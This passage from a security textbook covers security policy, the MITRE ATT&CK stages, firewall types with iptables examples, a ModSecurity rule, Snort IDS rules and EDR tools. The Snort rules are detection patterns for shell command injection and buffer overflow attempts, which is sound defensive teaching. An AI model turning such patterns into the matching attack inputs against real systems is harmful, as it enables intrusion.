Keep in mind as you are thinking about security policy that the goals of your policies should be the confidentiality, integrity, and availability of information resources. These are the properties that a security policy should take into account. All information resources should be confidential, have integrity, and be available within the parameters defined by the business. This doesn't mean that all information resources should always be confidential, have integrity, and be available. Different information assets will have different levels

of confidentiality, and not all information has to be available all the time. This is also part of what security policy is for—to help classify and prioritize the information assets of the organization.

Not all information resources are bits and bytes stored on computer systems. One area that policy should always take into consideration is how the human resources are to be handled. This may not always be codified in information security policy, but human resources should always be a factor, especially when it comes to protecting against natural disasters and other events that may be physically dangerous as well as impacting information assets.

Policies should be revisited on a regular basis. They are sufficiently high-level that they shouldn't change every time there is a new set of technologies available, but they should evolve with changes in the threat landscape. As information resources change and threat agents change, the policies may need to adapt to be responsive to those changes. As this is an area of corporate governance, any policy change would have to be approved by whatever management structure is in place—business owners, board of directors, and so on.

Keep in mind that security policies are all high-level. They don't provide specifics, such as how the policies should be implemented. If you're looking at security policies and you're starting to think about the operational impacts and how the administrator would handle the policy, you're too close to the ground, and it's time to beat your wings a bit more to get much higher up. Also, you are thinking conceptually for what should be long-term rather than something specific to a point in time. This means that technology and solutions have no place in the policy. Other information security program elements will take care of those aspects.

## Security Standards

The security policy is at the top of the food chain. There may also be subpolicies that flow down from the top-level security policies. The subpolicy should refer to the overall policy so the high-level policy doesn't get lost. Below the policy level, though, are security standards. A standard is direction about how policies should be implemented. The standard starts down the path of how we get from statements of intent to implementation, so we start to drill down from the high level of the policy.

### Security Standards

There are two meanings for the term *security standard*. There are sets of standards that provide guidance for organizations and are managed by standards bodies. The National Institute of Standards and Technology (NIST) has a set of standards, documented in several special publications. The International Organization for Standardization (ISO) maintains ISO 27001 and ISO 27002. There are other standards documents that may be relevant to you, depending on where you are in the world.

Take, for example, a policy that states that all systems will be kept up-to-date. To get closer to implementation of that policy, you might have standards that relate to desktop systems, server systems, network devices, and any embedded device. The requirements for each of those device types may be different, so the standards for them may be different. Desktop systems may just be expected to take all updates as they come, with the expectation that any potential outage could be remediated quickly on the off chance that there was an outage on a handful of users' desktops.

Servers, on the other hand, would be in place to service customers and possibly have revenue impacts. Since that's the case, the standard may be different. The standard, still focused on how to achieve the objective set out in the policy, may say that there is a quality assurance process that is necessary before patches may be deployed. The service level agreement (SLA) on those server systems may be completely different in terms of acceptable outages. The standard for the server systems may be different from the desktop systems, but both are written in service of the high-level policy that systems are kept up-to-date. The standard would define anything that was vague (what does "up-to-date" mean?) in the policy to make it relevant to operational staff.

The standards are still high level in the sense of setting requirements for how policies should be implemented. These requirements still need to be implemented. That leads us to another step.

## Procedures

Procedures are the actual implementation of the standard. These provide guidance about how, specifically, the standards are achieved at a granular level. This may be accomplished with step-by-step instructions on what needs to be done. There may be multiple procedures for each standard, since there may be multiple organizations involved in implementing the standard.

You can see that with high-level guidance like that in a policy, you likely wouldn't have to touch it often. Policies are revisited on a regular basis, but the time scale for when the policies change would be measured in years, if the policies are well considered and well written. Standards, though, may need to be updated more regularly. Information asset changes would result in standards being updated. Any change in technology within the organization may result in an update to standards. Procedures will likely change even more regularly.

As organizations in the company shift or responsibilities shift, procedures will shift to accommodate them. Additionally, a good procedure would have feedback loops built in so the procedure could be regularly revised to be more efficient. Any change in automation would result in procedure changes. As we go through each layer from the top of the security program down to the very bottom, the result is more regular updates as we get to specific steps in implementation and administration.

## Guidelines

You may not run into guidelines as you are looking at security programs. Guidelines are not standards in that they may not be requirements. Instead, they are suggestions on how policies may be implemented. A guideline may provide information about best practices, with the hope that the best practices may follow.

# Organizing Your Protections

There are a lot of different ways of thinking about information security, of course. From a governance perspective, you need to think about policies, standards, and procedures. However, once you have all of those in place, you still need to think about how you are going to best protect your assets, not to mention ensure you are able to detect any attempt to negatively impact those assets, no matter what they are. One way to think about evaluating protections of your assets is by reviewing what attackers are most likely to do. If you know what actions the attackers are going to take, you could develop not only protections but also detections of those actions, which helps you to be prepared. While you can use the Lockheed Martin cyber kill chain or the attack lifecycle advocated by FireEye Mandiant, another way to get even more detail is to make use of the MITRE ATT&CK Framework.

The MITRE Corporation developed ATT&CK in 2013 to collect common tactics, techniques, and procedures (TTPs) used by attackers. The way MITRE saw it, existing frameworks like the cyber kill chain were too high level and not applicable to real-world incidents. The idea behind ATT&CK is to collect these TTPs from adversaries, so the collection is always growing as more TTPs are identified. These TTPs are described in detail, so protection and detection controls can be developed.

While there are different attacker types, including hacktivists who may be just looking to make a point in the public consciousness, the most dangerous ones are ones that are sometimes called *advanced persistent threats* (APTs). These are attackers who use a large number of TTPs to gain access to a business environment and remain within the environment for as long as they can. In some cases, these attackers may remain in place for years. There have been cases in recent memory where attackers have been found to have remained in place for seven or ten years or more. While you may get some attackers who might do a one-and-done approach, where they are targeting individual users and want to just get what they can and get out, increasingly, what we see is these APT attackers. This is worth keeping in mind as you look through the different phases of the ATT&CK framework.

The ATT&CK Framework is broken out into the following stages. You may find these aren't necessarily in the order an attacker may follow, as there may be some overlap or even bouncing back and forth. Additionally, some TTPs will fit into different categories here.

**Reconnaissance** The attacker is gathering information about the target in this stage. They may be searching through open sources where data is freely available. They may also be using closed sources they have access to. Additionally, they may be performing scanning activities here. This stage also includes attackers using phishing techniques to trick victims to give up data.

**Resource Development** The attacker has to do a lot of work to create an infrastructure they will use to launch attacks from. This may include registering domain names, creating accounts, acquiring systems (probably by compromising other victims and using their computing infrastructure). They may also need to acquire tools they don't have themselves. This could be renting or purchasing tool sets that may be available through criminal channels.

**Initial Access** The attacker here compromises the first systems. They may compromise an existing public-facing application or website. They may use phishing to get malware installed on a target system. They are getting their initial foothold into the organization in this stage. Any technique that gives them access, even if it's as simple as making use of a compromised set of credentials, falls into this stage.

**Execution** There are a lot of techniques an attacker may use to get code executed. The attacker doesn't always have direct interactive access to the system, meaning they can't just double-click an icon or run a command-line program. They may rely on other techniques to get their code executed. There are a lot of ways of doing this, including using scheduled tasks, interprocess communication, system services, or operating system-specific techniques like using the Windows Management Instrumentation (WMI) system.

**Persistence** With persistence, the attacker is trying to maintain consistent access to the system they have compromised. Systems reboot, sometimes they are powered down and later restarted, or sometimes users log out and then later log back in. This means programs that are executing will stop executing unless there is a way to get the program executing again. As the attacker is not sitting physically at the system, where they can do what they want, it's necessary for the attacker to have a means of getting remote access. This is often done through software the attacker has installed on the system. This software needs to execute, likely when the system boots. This is another case where system services are useful, though scheduled tasks are also useful as are system and user configurations through techniques like registry keys on Windows systems. Linux systems may use startup files such as `.bashrc` to get programs executed when a user logs in.

**Privilege Escalation** With privilege escalation, attackers are trying to get the highest level of privileges they can. Most users don't have much in the way of access to their systems. They can get to their data and run programs, but they can't do useful things like install system services or extract system memory. This is where getting additional, elevated privileges is helpful. They may do this by injecting code into an existing process that already has administrative privileges. They may get a service to run at boot time, since the boot process automatically has elevated privileges. There are a lot of TTPs for privilege escalation since it's often a necessary step for an attacker to remain in the environment and gather data, like credentials, they need for further movement.

**Defense Evasion** Attackers will need to get through a lot of different types of defense. Businesses certainly, though people as well, make use of software on systems to protect against these very attackers. This may be anti-malware or some other detection or prevention software. Attackers need to execute software in ways that won't be seen as malicious or suspicious. This may be using an old-school technique like using a rootkit, where the attacker may be provided remote access while also hiding all of the software being used from the user or other software looking for it. By far, this is the stage or category with the most TTPs. As an example, privilege escalation, an important phase in the attack process, has 12 techniques as of this writing, whereas defense evasion has 37.

**Credential Access** Applications and systems typically require usernames and passwords to grant access. Attackers will want to try to get these credentials for use elsewhere. This may be through using a phishing attack by sending an email to a victim to get that person to provide username and password to the attacker. It may be from dumping credentials out of memory—from the operating system but also from applications that may be holding on to credentials. Attackers may also be able to use tactics to get the network to give up credentials by forcing authentication against network servers that can provide information to the attacker.

**Discovery** Attackers are probably not going to be satisfied getting access to just your system. They will be looking for additional systems to get access to. They will want to look around at what you have access to, from systems to applications. They will be gathering a lot of detail to see what else they may be able to access within the target environment.

**Lateral Movement** One of the reasons for doing discovery, in addition to seeing what data you may have access to that may be stolen for profit, is to determine what other systems may be attacked from your system. The attacker may make use of you and whatever your system has access to. The idea here is to compromise a lot of systems because more systems means more data that could be used or stolen. This may be through the use of existing credentials that have already been stolen. It may be remote exploitation of another system. It may be through the use of the email of the current victim to contact other potential victims.

**Collection** Just as with discovery, collection is about gathering information. This may be information that could be used to attack other systems, or it could be information the attacker wants to steal (exfiltrate) for sale or use somewhere else. Once an attacker starts to collect data, this may be more visible than some of the other stages because they are leaving behind artifacts. After all, while they are collecting data, that data has to be stored somewhere. Because the attacker will be storing information temporarily ahead of exfiltration, files with strange names or other distinguishing characteristics may start showing up in places.

**Command and Control** Keep in mind that attackers will want to maintain access to the systems for as long as possible. After all, if they have targeted your organization, you have something they want. It's likely you will continue to create this thing they want, whether it's intellectual property or customer information or usernames and passwords or credit card data. There's no point in wasting an opportunity by getting in and then leaving. This means they need to retain remote control over the entire environment. This stage is where they set up remote access to the systems in the environment. They may make use of commonly used protocols like the Hypertext Transfer Protocol (HTTP) and abuse it by embedding commands between the server they control and systems in your environment. They can also misuse other protocols like the Domain Name System (DNS) or the Internet Control Message Protocol (ICMP).

**Exfiltration** Even if they continue to remain in the environment, they will want to get data they have collected out. This is where they exfiltrate the data. They, again, may make use of commonly used protocols since they are less likely to be suspected. The goal is always going to be evading detection as best as possible. However, even when they use commonly used protocols, you can detect the existence of the attacker by following the TTPs provided in the framework. If an attacker is sending data out using DNS, for instance, the message size is likely to be unusually large, so looking for those unusually large messages may let you catch the attacker in action.

**Impact** This is where the attacker may decide to burn the house down, as it were. Some attackers will get what they want and then tear everything down as they leave. Others may do the same if they happen to be caught. As you are trying to get them out of your network and systems, they are tearing down as much as they can on the way out. This may be destruction of data, disk wiping, encryption of data (meaning ransomware attacks would fall into this category), denial-of-service attacks or other, similarly destructive actions.

The TTPs referenced in the matrix, which you can find on the MITRE website (<https://attack.mitre.org/matrices/enterprise/>), are regularly updated as more become known. Each TTP will have details associated with it, and MITRE will provide mitigation steps to prevent the attack from succeeding to begin with. You may also get advice on how to determine whether the attacker is making use of that TTP.

## Security Technology

Invariably, security programs require some technology to implement. The number of technology solutions that may be used within an enterprise continues to grow. The best way to protect an enterprise is no longer about putting a firewall out in front of the network and considering yourself protected, even if that were ever the reality it was thought to be. Today, the attack vectors have changed a lot from what they were even a decade ago. Today's technical solutions are multilayered and aren't entirely focused on prevention.

The assumption today is that prevention isn't possible if the expectation is that 100 percent of attacks will be repelled. As a result, detection is essential. Even detection solutions are multilayered because of the number of entry points into the network. Since detection is a passive effort, it needs to be followed by an active one. This can be incident response, and incident response may require automated collection of artifacts. All of these may require different technology solutions.

### Firewalls

The firewall is a traditional security device in a network. Just saying that a firewall is in place, though, doesn't really explain what is happening because there are several types of firewalls running up the network stack. A firewall, in its original meaning, was a wall that

kept fires contained. You implemented a firewall to keep fires contained to sections of a building. The same is true for the firewall in a car. The engine compartment is combustible, considering the fuel, oxygen, and electricity mixture there. Car manufacturers put a firewall in to contain any fire that may break out so it doesn't spread to the passenger compartment. The term was taken in the late 1980s to apply to nascent technology being used to protect networks.

## Packet Filters

At a basic level, a firewall is a packet filter. Lots of devices offer the capability to filter packets, which is sometimes accomplished with access control lists. Routers and switches will often have the ability to perform packet filtering. This packet filtering is sometimes implemented in an access control list. Packet filters make determinations about the disposition of packets based on protocol, ports, and addresses. Ports and addresses can be filtered based on both source and destination.

Packets can be dropped, meaning they don't get forwarded on to the destination, and there is also no response message sent to the originating system. They can also be rejected, meaning they won't be sent to the destination, but the rejecting device will send an Internet Control Message Protocol (ICMP) error message to the sender indicating that the destination is unreachable. This is not only the polite approach, since drops will incur retransmits; it's also generally considered the correct approach from the protocol standpoint. However, when it comes to system security, dropping messages may just make more sense. If messages just get dropped, it's unclear to the sending system what happened. The target system is essentially in a black hole.

Of course, packets can also be accepted. This can be done as a matter of rules, or it may be policy. Packet filters may have a policy that governs the behavior of the filter. This means there is a blanket rule that applies to everything unless exceptions are applied. A default deny policy, the most secure way to implement a packet filter, will drop everything that isn't explicitly allowed through. You may also have a default accept policy, which means everything is allowed through unless something is explicitly blocked.

You may have run across packet filters if you run Linux systems. While the host-based firewall included in most Linux distributions has other capabilities, it can also function as a basic packet filter. You can set a policy on different chains with the iptables firewall that is in the Linux kernel. As an example, the following lines show running iptables to set a default deny policy on the INPUT, OUTPUT, and FORWARD chains, which are collections of rules applied to specific message flows.

### **iptables Policy Settings**

```
iptables -P INPUT DROP  
iptables -P OUTPUT DROP  
iptables -P FORWARD DROP
```

Packet filtering is basic in its functionality. While these packet filters can be good for inbound traffic or even for keeping internal users from accessing specific ports or IP addresses, they are not good for more complex filtering, such as allowing inbound traffic

that is a response to messages that originated on the inside of the network. For this, we need to keep track of those outbound connections, so we need something more than just a packet filter.

## Stateful Filtering

Not long after the initial development of packet filters came the development of stateful firewalls. The first stateful firewall was developed in the late 1980s, just like packet filters were. These are firewall types we should know well because they have been around for about three decades at this point. This does not mean, though, that these stateful filters have been in use all that time.

A stateful firewall keeps track of the state of messages. This means the firewall has to have a state table, so it knows about all of the traffic flows passing through it. In the case of the Transmission Control Protocol (TCP), it's theoretically easier since the flags tell the story when it comes to the state of the traffic flow. A message that has just the SYN flag turned on is a NEW connection. It remains in this state until the three-way handshake has been completed. At that point, the state of the flow becomes ESTABLISHED. In some cases, you may have message flows that are RELATED. As an example, the File Transfer Protocol (FTP) will sometimes originate connections from the inside to the outside, meaning from the server to the client. In this case, the server-to-client connection for transferring the file is related to the control connection from the client to the server.

Even with TCP, the flags don't tell the whole story. After all, it would be easy enough to send messages with the correct flags set to get through a firewall that was only looking at the flags to determine what the state of the communication is. The User Datagram Protocol (UDP) has no state that is inherent to the protocol. This makes it impossible to look at any flags or headers to infer state. Stateful firewalls don't just look at the flags or headers, however. They keep track of all the communication streams so they aren't relying on the protocol. They watch messages coming in and going out and note them along with their directionality to determine what the state is. This means the firewall knows which end is the client and which end is the server.

When you have a stateful firewall, you not only can make decisions based on the ports and addresses, you can also add in the state of a connection. For example, you can see a pair of iptables rules in the following code listing that allow all connections that are NEW or ESTABLISHED into port 22, which is the Secure Shell (SSH) port. Additionally, connections that are established are allowed out on interface eth0. With a default deny policy, new connections won't be allowed out of the interface.

### **iptables State Rules**

```
iptables -A INPUT -i eth0 -p tcp --dport 22 -m state --state \
NEW,ESTABLISHED -j ACCEPT
iptables -A OUTPUT -o eth0 -p tcp --sport 22 -m state --state ESTABLISHED \
-j ACCEPT
```

This gets us a little further in our capabilities to make decisions about what packets to allow or deny into our networks. While it doesn't seem like a lot, these capabilities provide a lot of potential for keeping bad people out.

## Deep Packet Inspection

One of the biggest issues when it comes to firewalls is that they allow known services through. A firewall will allow connections to a web server through. This means attack traffic to the web server will just be let through the firewall. Attack traffic that uses the application against itself will set up connections just like any other client. From the standpoint of the packet filters and stateful filtering, the messages will pass through. Because of that, we need to go deeper. Just looking at the protocol headers is insufficient, because everything will look correct and legal in the headers. We need to start looking at higher layers of the stack.

A deep packet inspection (DPI) firewall looks beyond the headers and into the payload of the packet. With this approach, it's easier to identify malware and other inbound attacks. A DPI firewall would require signatures that it should look for in the packet to determine whether something is going to be malicious so it can block the traffic from coming into the network. To do this, the firewall has to parse the entire message before it can make any determinations. This means it has to have at least the entire packet, meaning any fragmentation at the IP layer has to arrive and be reassembled. In some cases, it may need the entire stream, whether that's UDP or TCP. This certainly means a little latency on the arrival of messages.

Packet filters and stateful firewalls don't need to reassemble anything, assuming the entire header has arrived. Any message that doesn't have the entire set of IP and TCP/UDP headers is likely a problem anyway, since that's well under 100 bytes. Fragmenting a message at under 100 bytes could be a result of malicious traffic, trying to fool a firewall or other security solution. They belong together. Only looking at the headers is limiting, though, especially since so many attacks today come in over the higher-layer protocols. A DPI firewall provides the ability to inspect those higher-layer protocols.

One consideration to keep in mind, though, is that encrypted traffic can't be inspected. The firewall won't have the key to decrypt the message to look at it. Any man-in-the-middle approach to encryption on the part of the firewall violates the end-to-end expectation of most encryption solutions and users. The headers, of course, aren't encrypted. If they were, no intermediate device would be able to determine where anything was going. This means packet filters and stateful firewalls are not impacted by encryption. DPI firewalls, though, are. This means that with the move to encryption over all web-based connections, DPI firewalls don't do a lot to protect the web server.

## Application Layer Firewalls

There are application layer firewalls in addition to the DPI firewalls. While these firewalls also inspect the packet, they commonly are specific to a particular protocol. For example, in voice over IP (VoIP) networks, a device called a *session border controller* (SBC) can be used.

This is a device that understands the VoIP protocols—commonly either H.323 or the Session Initiation Protocol (SIP). As such, it not only can make determinations about the validity of the messaging but also can open up dynamic pinholes to allow the Real-time Transport Protocol (RTP) media messages through, since they would be over different ports and protocols than the signaling messages would be.

An SBC would be an example of an application layer firewall, since it has the capability of making decisions about allowing traffic through. It makes these decisions based on understanding the application layer protocol and common state flows of that protocol.

Another common application layer firewall would be a web application firewall (WAF). The WAF uses a set of rules to detect and block requests and responses. Given the number of web-based attacks, keeping up with these rules can be challenging. While there are several commercial WAFs, there is also ModSecurity, which is an open source module that can be used with Apache web servers. The rules can get complicated, and you can see an example in the following code listing.

#### **mod-security Rule**

```
SecRule RESPONSE_BODY "@rx (?i)(?:supplied argument is not a
valid
MySQL|Column count doesn't match value count at
row|mysql_fetch_array\(\)|on
MySQL result index|You have an error in your SQL syntax;|You have an error in
your SQL syntax near|MySQL server version for the right syntax to
use|\[MySQL\]\[ODBC|Column count doesn't match|Table '^[^']+'
doesn't
exist|SQL syntax.*MySQL|Warning.*mysql_.*|valid MySQL
result|MySqlClient\.)"
\
"capture,\
setvar:'tx.msg=%{rule.msg}',\
setvar:tx.outbound_anomaly_score=+ %{tx.critical_anomaly_
score},\
setvar:tx.sql_injection_score=+ %{tx.critical_anomaly_sc
ore},\
setvar:tx.anomaly_score=+ %{tx.critical_anomaly_score},\
setvar:tx.%{rule.id}-OWASP_CRS/LEAKAGE/ERRORS-
%{matched_var_name}=%{tx.0}"
```

The rule you see looks in the response body for the message that is found after @rx. This indicates that what comes next is a regular expression. The regular expression describes the message the rule is looking to match on. If the rule matches, the regular expression match will be placed into the transaction variable collection because of the capture action. There will also be several variables that get placed into the transaction variable collection.

In addition to capturing information, which can be logged and referred to later or be used for alerting, ModSecurity can block as an action. This will prevent the message from going

past the WAF. What this means is that the WAF sits in front of the web server that is being protected. Sometimes, a WAF like ModSecurity is implemented on the edge of the network as a reverse proxy, so clients send messages to the reverse proxy, which handles the message on behalf of the server, parsing it for potential bad requests, before sending it on to the actual web server. Responses also pass through the reverse proxy.

These are just a couple of examples of application layer firewalls. They may also be called application layer *gateways*. Any device that can make decisions based on what is happening in the application layer protocol and then have the ability to drop the message, regardless of the application layer protocol, could be considered an application layer firewall.

## Unified Threat Management

Sometimes a firewall alone isn't enough. Even in the case of application layer firewalls, you still need to protect the users. Users are often the most vulnerable point on your network, and they are regularly targets of social engineering and malware attacks. A unified threat management (UTM) device is one that consolidates a lot of security functions into a single system that may be placed at a single point in the network. This UTM would replace the firewall, intrusion detection, and intrusion protection devices as well as offering antivirus protection.

There are downsides to this type of approach. You now have a single point in your network where all of your security is handled. If this device fails for whatever reason, you have no backstops in place. If your firewall failed, for instance, you would still have intrusion detection systems to catch anything that got through, if that had happened. With UTM, you have one place, and it needs to work all the time and be configured correctly all the time.

## Intrusion Detection Systems


There are two different types of intrusion detection systems (IDSs) that you can find. The first is a host-based IDS. A host-based IDS watches activity on a local system, such as changes to critical system files. It may also watch log files or audit other system behaviors. One of the challenges with a host-based IDS is that once an attacker is in a position to trigger a host-based IDS, they are on the system, which means they can become aware that the IDS is in place and make plans accordingly.

The second type is a network IDS. Where firewalls have the ability to block or allow packets in the network stream, a network IDS can take some of the same sorts of rules and generate log messages. A rule for an intrusion detection system can generally be based on any layer in the network stack. As long as you can create some sort of identification for the messages you want to log or alert on, you can write a rule for an IDS. As with the firewalls, there are a number of commercial options. There are also some open source options, one of the biggest names being Snort, which is currently owned by Cisco, but free access to the program and some community rules is still offered.

A network IDS watches all network traffic that passes by the network interface. This means that placement is important. There may be different approaches to placement, depending on the IDS product being used. One of these approaches is to place the IDS

connected in parallel rather than in series at the very perimeter of the network so all network traffic coming in can be observed. Figure 3.3 shows a simplified diagram using this approach, with the IDS behind the firewall but not in the traffic flow directly. Traffic gets shunted to the IDS so it can detect without getting in the way or causing a network failure. Another approach is to place sensors in different parts of the network so you don't have a single device. This approach may be especially useful if you are also trying to look at potential insider attacks.

**FIGURE 3.3** Network diagram showing IDS placement



It used to be the case, many years ago, that IDS devices had problems keeping up with all of the traffic coming through a network, since the IDS device had to look at each packet and compare it against as many rules as were configured. This isn't the case any longer because processing power has increased considerably, as has overall bus throughput in systems. Even so, using multiple sensors across different parts of the network can allow for sharing the processing load.

We can take a look at Snort rules to see what an IDS can do and how it may work. Just as with WAF rules, it takes some time and effort to understand how to write rules, especially in cases where what you are trying to detect on is content in the packets. In the following code listing, you will see two Snort rules that demonstrate some of what Snort can do.

### Snort Rules

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 7210 (msg:"SQL SAP  
MaxDB shell command injection attempt";  
flow:to_server,established; content:"exec_sdbinfo";  
fast_pattern:only;  
pcre:"/exec_sdbinfo\s+[\x26\x3b\x7c\x3e\x3c]/i";  
metadata:policy balanced-ips drop, policy max-detect-ips drop,  
policy security-ips drop; reference:bugtraq,27206;  
reference:cve,2008-0244; classtype:attempted-admin; sid:13356;  
rev:7;)  
alert tcp $EXTERNAL_NET any -> $HOME_NET 21064 (msg:"SQL Ingres  
Database uuid_from_char buffer overflow attempt";  
flow:to_server,established; content:"uuid_from_char";  
fast_pattern:only;  
pcre:"/uuid_from_char\s*?\(\s*?[\x22\x27][^\x22\x27]{37}/smi";  
metadata:policy balanced-ips drop, policy max-detect-ips drop,  
policy security-ips drop; reference:bugtraq,24585;  
reference:cve,2007-3338;  
reference:url,supportconnectw.ca.com/public/ca_common_docs/ingr  
esvuln_letter.asp;  
reference:url,www.ngssoftware.com/advisories/high-risk-  
vulnerability-in-ingres-stack-overflow; classtype:attempted-  
admin; sid:12027; rev:11;)
```

Snort rules start with an action. You can alert, as is done in both of these rules, which generates an alert message to whatever is configured for output. In addition, however, you can log, drop, reject, and pass, along with some other actions. Some of these capabilities take us beyond traditional IDS functionality, but they are actions that Snort can take in rule configurations. After the action, you configure the details about the headers. This includes the protocol you want to alert on. In our case, we are alerting on a TCP message, so we need to specify not only a source and destination address but also a source and destination port. The -> (arrow) indicates the direction of the flow.


Inside the parentheses are the details about the rule. First is the message to use in the log. After that, you will find details about the flow. Snort is aware of which side is the client and which is the server, so you can indicate which side the message should come from. While you've specified source and destination ports, this is a little more specification. The important part comes next, where we specify what the packet should contain to match on this rule. You will also see metadata, such as reference information. This reference information may include details about a vulnerability this is meant to alert on. Finally, rules will have a Snort identification number (SID). While this is configurable, there are conventions about numbers that should be used for user-defined rules. Values up to 999999 are reserved for the use of rules that come with the Snort distribution. You can also specify a revision number, so you can have some version control on the SIDs you use.

Commonly, you would use alert or log in the case of an IDS, since the intention of an IDS is just to detect events. The alert assumes that someone is paying attention to what the IDS is emitting and taking actions based on the alert and a subsequent investigation. There are, though, cases where you may want the IDS itself to do something with what it found.

## Intrusion Prevention Systems

An intrusion prevention system (IPS) takes an IDS a step further. As noted earlier, Snort has actions including drop and reject. These are actions that are beyond the capability of Snort itself. Snort monitors network traffic and parses through it to identify packets that contain possibly malicious contents, as identified by the rules. To have Snort run as an IPS, it has to be placed inline, meaning it has to be a device in the path of traffic into and out of the network. Any IPS would have to be similarly configured in order to have the ability to block any network traffic. Figure 3.4 is a simplified network diagram showing the potential placement of an IPS.

**FIGURE 3.4** Network diagram showing IPS placement



With the IPS in the flow, it can act like a firewall, making decisions about whether to accept or reject packets as they enter the network. The difference between an IPS and a firewall is that the “firewall rules” on an IPS would be dynamic. Rather than having large blanket rules blocking IP addresses wholesale, the IPS would make decisions based on the contents of the packet. The rule would be in place for the duration of the packet passing through the IPS—essentially a one-off. The rule may just exist to handle that one packet, or it may be in use for a longer period, but the rules are dynamic and temporary by nature. Also while inline, either the IPS can choose to drop the message, meaning just discard it, or it can reject it with an appropriate message. This may be an ICMP destination unreachable message, for example.

Even with an IPS where potential attacks are blocked, the logs and alerts should be investigated. Not every message that matches an IDS/IPS rule will be a legitimate attack. In several cases of running a basic Snort installation with the community rules, I have run across alerts indicating bad SIP messages, when in fact the traffic was HTTP over port 80, not SIP. Rules are not infallible, so it is possible for rules to catch legitimate traffic, and if you are running an IPS, you may end up blocking messages from customers or partners.

One of the challenges of an IDS or IPS is the volume of logs they can create. This is a factor of the number of rules you have, how well they are written, and how much traffic you get into your network, as well as the placement of your sensors. Alerting is a significant challenge, and it can require a lot of work to fine-tune rules so your analysts, or whoever is looking at the alerts, don’t become screen-blind, meaning they get so used to seeing the same alerts over and over that they end up missing one that is legitimate—a white rabbit in a field of white snow/noise. Fortunately, there are solutions that can help with that problem.

## Endpoint Detection and Response

While you may be familiar with anti-malware software, used to detect the existence of viruses and other malicious software on a system, you may be less familiar with this. Endpoint detection and response (EDR) is a class of software that can perform a range of functions that are useful to a security operations staff. There are several commercial offerings in the EDR space, and each one of them may provide a different set of functionalities, though there will be a core set of functions they all provide.

One function they may provide is anti-malware. Not all EDR solutions will offer this sort of preventive control. An EDR that offers anti-malware may be focused not only on the signatures that would be typical for anti-malware but also behavior-based detections. After all, the vendors of this EDR solution are aware of the same TTPs that MITRE publishes so they can look for the TTPs that would relate to how malware may expect to install and run. They may be able to prevent malware from executing, or at least generate an alert to indicate suspicious behavior was found.

EDR solutions may also detect other malicious behavior, which may be done through investigating logs that are available on the system. However, the most common functions EDR tools will perform is being able to remotely assess systems from a central console. Additionally, these tools can be used to pull back artifacts from the systems. This may

include such details as process listings, memory dumps, files, or logs. Figure 3.5 shows the web interface from Google Rapid Response (GRR), which is an open source EDR tool. It is not as feature rich as some of the commercial tools available, but it is free and can be used to easily extract data from remote systems.

**FIGURE 3.5** Google Rapid Response system

The screenshot shows the Google Rapid Response (GRR) web interface. On the left, there's a sidebar with various navigation links: limekiller, Status (green circle, 50 seconds ago), Internal IP address, Host Information (selected), Start new flows, Browse Virtual Filesystem, Manage launched flows, Advanced, MANAGEMENT, Cron Jobs, Hunts, Statistics, CONFIGURATION, Binaries, Settings, and Artifacts. The main content area has a header "limekiller C.e78744ab0bc9e5d1". Below the header is a button labeled "Interrogate". The "Host Information" section contains the following details:

- OS:** Linux, Linux Mint 20
- Last Local Clock:** 2020-12-21 03:10:05 UTC
- GRR Client Version:** 3424
- Architecture:** x86\_64
- Kernel:** 5.4.0-42-generic
- Memory Size:** 31.1GiB
- Labels:** No labels assigned.
